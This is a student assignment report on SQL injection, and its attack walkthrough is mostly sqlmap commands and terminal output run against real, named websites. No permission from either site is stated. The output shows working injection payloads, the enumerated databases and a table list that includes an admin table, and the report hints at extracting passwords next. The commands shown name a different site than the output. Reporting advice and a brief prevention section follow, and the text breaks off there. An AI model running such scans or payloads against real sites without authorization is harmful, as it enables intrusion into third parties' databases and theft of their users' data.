

University/school name: - Lovely Professional University.

Name of the student: - Yaswanthsai.Nagalla.

Registration .no: - 12007278.

Cyber Security Project – 1

Assignment Name: SQL INJECTION VULNERABILITY ASSESSMENT

Problem Statement: An SQL Injection is an attack that is focused on infiltrating the proprietary

data of an individual, group, or organization and can manipulate the same.

It is considered one of the most dangerous attacks on data in the cybersecurity industry and there are


plenty of practices performed on part of the companies to safeguard their databases from this attack.

For this project, you will be working on the vulnerable areas of any database, be it of a website, a school

marks system or any entity that houses a data recording system. You can also work on proprietary

websites but it would require working with prior permission.

You can also work on ideas to create a fool proof system that would prevent these attacks in the future.



Solution of the assignment: - 1

Introduction:

What is sql and how it works?

A SQL injection is a technique that attackers use to gain unauthorized access to a web application database by adding a string of malicious code to a database query. A SQL injection (SQLi) manipulates SQL code to provide access to protected resources, such as sensitive data, or execute malicious SQL statements.

As the name suggests, the attack involves the injection of malicious SQL statements to interfere with the queries sent by a web application to its database.

Process of sql injection and vulnerability: -

Descriptions: SQL Server vulnerability will give full access to other users to get all the information of your database, including username and password with mail chat details. So, vulnerability is the biggest harm for the organization.

Vulnerability Name: SQL Database vulnerability

Vulnerable URL Used: <http://www.embryohotel.com/room-detail.php?id=1>

Steps and process: -

Step-1:

1. Open the terminal in kali-Linux OS.
2. As, we use the SQL map in terminal.
3. If we are first user, we should accept the installation and procedure of sql map by (yes),
4. Now, Simply copy the above URL and paste on kali Linux terminal


```
sqlmap --URL https://www.siberindia.edu.in/faculties-detail.php?id=2 --dbs --level=2 --risk=2
```

(we can observe below Fig-01).

5. By using sql map we can find the vulnerable in the URL and can get database of the website.

Fig-01: -

(Sql map screenshot of the starting process working on kali Linux terminal)



```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap --url http://www.embryohotel.com/room-detail.php?id=1 --dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting at 12:06:03  
  
[12:06:03] [INFO] testing connection to the target URL  
[12:06:04] [INFO] checking if the target is protected by some kind of WAF/IPS  
[12:06:04] [INFO] testing if the target URL content is stable  
[12:06:05] [INFO] target URL content is stable  
[12:06:05] [INFO] testing if GET parameter 'id' is dynamic  
[12:06:05] [WARNING] GET parameter 'id' does not appear to be dynamic  
[12:06:06] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')  
[12:06:06] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks  
[12:06:06] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
[12:06:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[12:06:14] [WARNING] reflective value(s) found and filtering out  
[12:06:16] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable  
[12:06:16] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[12:06:16] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[12:06:16] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[12:06:17] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[12:06:17] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'  
[12:06:17] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```

--→ We get the **Parameter-id** (which is important for vulnerability test is possible or not) after that the process continues.....

Fig-02: -

(Sql map screenshot of the process working on kali Linux terminal, getting the Parameter-ID which is possible of vulnerability in site)



```
File Edit View Search Terminal Help
root@kali: ~
Fri12:26
1
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 140 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9451=9451

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 7849 FROM(SELECT COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(7849=7849,1))),0x7162787171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)


  Type: UNION query
  Title: Generic UNION query (NULL) - 13 columns
  Payload: id=-2325 UNION ALL SELECT NULL,NULL,CONCAT(0x717a707071,0x54666656656c6275664f6a4672784c64496b446d5874744e68776574546f51667058577068507975,0x7162787171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- MXqZ
---
[12:07:59] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL >= 5.0
[12:07:59] [INFO] fetching database names
[12:07:59] [INFO] used SQL query returns 2 entries
[12:08:00] [INFO] retrieved: information schema
[12:08:00] [INFO] retrieved: cp227754_embryohotel_db
available databases [2]:
[*] cp227754_embryohotel_db
[*] information_schema
```

Step-2: -

1. → Later, we found info of (the back-end DBMS is MySQL) on after getting the parameter id. (Which can help to show us the available databases of the website taken). By the way if the data available, like below (Fig-03) its vulnerable one so we should remember that we have got the database of the site.

Fig-03: -

(Sql map screenshot of the process working on kali Linux terminal, gather of database which is vulnerability to the site)



```
root@kali: ~  
File Edit View Search Terminal Help  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=1 AND (SELECT 7849 FROM(SELECT COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(7849=7849,1))),0x7162787171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: id=1 AND SLEEP(5)  
Type: UNION query  
Title: Generic UNION query (NULL) - 13 columns  
Payload: id=-2325 UNION ALL SELECT NULL,NULL,CONCAT(0x717a707071,0x54666656656c6275664f6a4672784c64496b446d5874744e68776574546f51667058577068507975,0x7162787171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- MXqZ  
[12:07:59] [INFO] the back-end DBMS is MySQL  
Web application technology: Apache, PHP 5.6.40  
Back-end DBMS: MySQL >= 5.0  
[12:07:59] [INFO] fetching database names  
[12:07:59] [INFO] used SQL query returns 2 entries  
[12:08:00] [INFO] retrieved: information_schema  
[12:08:00] [INFO] retrieved: cp227754_embryohotel_db  
Available databases [2]:  
[*] cp227754_embryohotel_db  
[*] information_schema  
[12:08:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.embryohotel.com'  
[*] shutting down at 12:08:00  
root@kali:~# sqlmap --url http://www.embryohotel.com/room-detail.php?id=1 --tables  
{1.2.10#stable}
```


2. After gathering the database, we can access the tables and data as follows by the command.
3. Paste the command line after getting the parameter id; In kali-Linux terminal

```
sqlmap --URL https://www.siberindia.edu.in/faculties-detail.php?id=2 --dbs --tables
```

(By the command we can gather available database stored and tables in the data
We can observe below (Fig-04&Fig-05) in detail)

Fig-04: -

(Sql map screenshot of the process working on kali Linux terminal, gather of the database and the tables that shows the **Database stored** on site by another command)



```
root@kali: ~  
File Edit View Search Terminal Help  
[12:10:54] [INFO] retrieved: "cp227754_embryohotel_db","contact"  
[12:10:54] [INFO] retrieved: "cp227754_embryohotel_db","image"  
[12:10:54] [INFO] retrieved: "cp227754_embryohotel_db","local_area"  
[12:10:55] [INFO] retrieved: "cp227754_embryohotel_db","news"  
[12:10:55] [INFO] retrieved: "cp227754_embryohotel_db","room"  
[12:10:55] [INFO] retrieved: "cp227754_embryohotel_db","room_image"  
[12:10:55] [INFO] retrieved: "cp227754_embryohotel_db","room_option"  
[12:10:56] [INFO] retrieved: "cp227754_embryohotel_db","room_option_reletive"  
[12:10:56] [INFO] retrieved: "cp227754_embryohotel_db","slideshow"  
[12:10:57] [INFO] retrieved: "cp227754_embryohotel_db","slideshow mobile"  
Database: cp227754_embryohotel_db  
[11 tables]  
-----+  
| admin  
| contact  
| image  
| local_area  
| news  
| room  
| room_image  
| room_option  
| room_option_reletive  
| slideshow  
| slideshow_mobile  
-----+  
Database: information_schema  
[59 tables]  
-----+  
| CHARACTER_SETS  
| COLLATIONS  
-----+
```

Fig-05: -

(Sql map screenshot of the process working on kali Linux terminal, gather of the database and the tables that shows the **Tables** on site by another command)

4. If would like to know more details from database like admin, user, the data stored, passwords, etc...,
5. We can use the command **sqlmap -h** and then we can select the following categories and by applying we can gather the details.

REPORT TO THE SITE

As, vulnerability of this way the database can be view and edit chances can have to the attacker.

By the way if we found like this, we should report to the site owner and team by contact email and provide the steps that we done and proofs of vulnerability and proof of database tables screenshot and help them to clear their bugs and vulnerabilities found if any request by them from the database.

(We can observe the below (Fig-06&07) Report to the site owner to secure their sql vulnerability)

Fig-06: -

(Report Process of SQL Vulnerability to the site or team)





Fig-07: -

(Report of steps in a short path, command - & proof of data and admin name achieved from site and some screenshots done in terminal part)



Note:

That, the above steps and proofs can be a part of attacker or hacker who can uses this vulnerability to access the data and can view or edit the data of the site.

So, to prevent this we should check the methods above in our own and also have a security person who can check the vulnerability on the site.

If any notification from cyber team about vulnerability to the site of your own,

make sure to update as soon as possible to be safe and secure to the company and to the user using the site and Be secure&safe 😊.

How to Prevent SQL Injection Attacks?

Preventing or mitigating SQL injection attacks is a lot about ensuring that none of the fields are vulnerable to invalid inputs and application execution. yours is manually impossible to actually to check every page and every application on the website, especially when updates are frequent and user-friendliness is the top priority.

Nonetheless, security analysts and seasoned developers recommend a number of the subsequent points guarantee your database square measure well protected inside the confinement of the server.

Steps to follow: -

1) Continuous Scanning and Penetration Testing

The automated [web application scanner](#) has been the best choice to point out vulnerabilities within the web applications for quite some time now. Now, with SQL injections getting smarter in exploiting logical flaws, website security professionals should explore manual testing with the help of a security vendor.

They can authenticate user inputs against a set of rules for syntax, type, and length. It helps to audit application vulnerabilities discreetly so that you can patch the code before hackers exploit it to their advantage.

2) Restrict Privileges

